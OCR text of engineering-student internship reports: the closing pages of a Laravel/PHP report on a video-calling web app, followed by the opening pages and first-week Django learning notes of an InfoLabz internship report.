

Fig 2.13 Packagist website

❖ **10 August 2023**

1.Example of Laravel Framework.

```
if ($credential_no || $ssn || $passport_no || $birthdate) {
    $workersResults1 = Worker::select()
        ->when($credential_no, function ($query) use ($credential_no) {
            return $query->where('credential_no', $credential_no);
        })
        ->when($ssn, function ($query) use ($ssn) {
            return $query->orWhere('ssn', $ssn);
        })
        ->when($passport_no, function ($query) use ($passport_no) {
            return $query->orWhere('passport_no', $passport_no);
        })
        ->when($birthdate, function ($query) use ($birthdate, $gender) {
            return $query->orWhere(function ($query) use ($birthdate, $gender) {
                $query->whereDate('birthdate', $birthdate)
                    ->where('gender', $gender);
            });
        })
        ->get();
} else {
    $workersResults1 = collect([]);
}
```

Fig 2.14 Example of Laravel

Chapter 3 Project

- In My Internship, I learn PHP, laravel and develop “Video Calling Web Application”.



Fig 3.1 Hosting files

- Add a project files into the infinity free for hosting.
- Video calling web app is a web application by which a user can do a video call to other user from different location at any time.
- Video Calling web application Designed to provide users with a seamless and high-quality video calling experience. The application aims to connect individual, friends, families around the world through real time video communication.
- We used “Infinity free” web hosting platform to host our website.



Fig 3.2 Hosting website

- Domain of website and website link.

Fig 3.3 Prototype

Chapter 4 Conclusion

My internship in CreArt Solutions has been an excellent and rewarding experience. I can conclude that have been a lot I've learnt from my work in the internship. I am able to develop a dynamic web-based application using PHP and Laravel Framework. It is a amazing experience to host my own website on internet. This internship has enabled me to contribute meaningfully to PHP and has gives me a glimpse into the challenges and opportunities in my career. Working in Web Development using PHP language has increased my interested my interest in them.

References

[1] www.laravel.com

[2] www.W3School.com

[3] www.wikipedia.org

[4] www.udemy.com

[5] www.researchgate.net

INTERNSHIP AT INFOLABZ IT SERVICES PVT. LTD

AN INTERNSHIP REPORT

Submitted by

Surani Dhrumil Jayeshbhai

200390107039

Web development using Python django

BACHELOR OF ENGINEERING

In

Computer Engineering Department

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ** has been carried out by **Surani Dhrumil** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 6th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign

Prof.

Internal Guide

Sign

Prof.

Head of Department

CERTIFICATE OF COMPLETION

INFOLABZ IT SERVICES PVT. LTD.

WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107039
Semester: 7th, Computer Engineering
Saffrony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Dhrumil Surani.

In this internship tenure, we have covered the fundamentals of the Django framework along with an understanding of MVC architecture. We have also worked on JSON structures as well as different API(s) and API fetching in web pages using the Django framework.

We wish Dhrumil Surani all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

+91 8866662662
+91 8141236662

info@infolabz.in
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Ahmedabad, Gujarat 380009

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student

Sign of Student

_____

COMPANY PROFILE

Established in 2016, incorporated with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services, etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard-working developers. Our developers who are always willing to take on new challenges and looking forward to learning new things, are the heart of this company.

Our objective is to sustain with exponential growth in the IT industry. Our mission is to deliver the best with top-notch quality every quarter and our vision is to develop a product with one of its kind concept which could be used by millions of people

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Week 1

27 JULY 2023

- **Introduction to Django:**

Django is an open-source web framework for building web applications using the Python programming language. It follows the Model-View-Controller (MVC) architectural pattern and emphasizes rapid development, clean code, and reusability.

Django provides a wide range of tools and features, including an Object-Relational Mapping (ORM) system for database interaction, a templating engine for rendering dynamic content, built-in user authentication, and a powerful admin interface for managing application data. It promotes the "Don't Repeat Yourself" (DRY) principle and encourages best practices for security and scalability. Django is widely used by developers to create a variety of web applications, from simple websites to complex web platforms.

- **Django Environment setup**:


  - Install Python.
  - Install PyCharm community edition.
  - Install SQLite database browser.

- **Django Project Creation**:

  Type the following commands or install dependencies in the terminal.

  - pip install django
  - django-admin startproject project name .
  - python manage.py makemigrations
  - python manage.py migrate In Django, makemigrations is a command used to create files that capture changes in your app's data structure.
  - python manage.py runserver


Make Migrations & Migrate: In Django, **makemigrations** is a command used to create files that capture changes in your app's data structure. These changes are then applied to the database using the migrate command, ensuring your code and database remain in sync.



- **Superusers in Django:**


In Django, a superuser is a user account with administrative privileges that can access and manage the admin interface. Superusers have the ability to add, edit, and delete records across the application's models through the Django admin panel. They play a crucial role in managing the backend of a Django-powered website or application.

When you write /admin after the user page address you will see a login or admin panel.
http://127.0.0.1:8000/admin/login/?next=/admin/




- **Creating Superuser**:


To create superuser you have to type the command in the terminal python maange.py createsuperuser
This will execute and give the following output



- Now for login you have to use the superuser name and password. You can create more than one superuser.



- After login you will see the following page.




Week 1

28 JULY 2023

- **Superuser permissions :**

In Django, "Superuser permissions" refer to the highest level of administrative access granted to a user. Superusers have complete control over the application, allowing them to manage and modify all aspects of the system, including creating, editing, and deleting user accounts, managing content, and performing administrative tasks. These permissions are essential for maintaining and overseeing the entire Django application.



- After setting the permission when the user login again it will have the following permissions that are been given.
- Because the user was given the login and view other users' permission, it can be seen in the above-mentioned figure.

- **Introduction to SQLite 3:**

SQLite3 is the default database backend used by Django, a popular Python web framework. It provides an easy and efficient way to store and retrieve data for web applications. Django abstracts the database interactions, allowing developers to work with models and query data using Python code. While suitable for development and smallscale applications, it's recommended to switch to more robust databases like PostgreSQL or MySQL for larger and production-level projects due to their scalability and advanced features.

- **CRUD Operations in Django:**

1. **Delete Operation**: Use Django admin's built-in interface to select and delete records. Registered models in the admin panel allow easy record deletion.

2. **Insert Operation**: In the admin panel, use the "Add" button to input data and create new records.

3. **Update Operation**: Modify records via the admin panel by selecting them, making changes, and saving the updates.

For the read operation you have to use the ORM (Object Relational Mapping) because using it you can call the objects directly.


- **Apps in Django:**

In Django, apps are modular components that encapsulate specific functionalities or features of a web application. Each app focuses on a particular aspect of the project, such as user authentication, blog posts, comments, etc. Apps promote code organization, reusability, and maintainability. They consist of models, views, templates, and other supporting files needed for that specific feature. Apps can be reused across projects, fostering a modular and scalable approach to web development.

For creating the apps in the django you have to type the following command in the terminal.

- django-admin startapp appname
- The app contains model.py, admin.py, view.py etc. inbuilt files.

After that you have to register the app in the settings.py installed apps of the main project.



- **Creating Database:**

We create the database in the apps folder in the preinstalled files models.py and admin.py. The information for the same using e.g., is provided below. For performing the crud operation in database, we will use model.py and admin.py file of app we create.


- **Models.py:**

In Django, the models.py file is where you define the structure and behavior of your application's data. It contains Python classes, called models, that represent the various entities and their attributes in your database. These models define the data schema, relationships, and constraints. By creating models in models.py, you're essentially creating a blueprint for how your data will be stored, retrieved, and manipulated in the database.

The simple database created in models.py is shown in below figure.

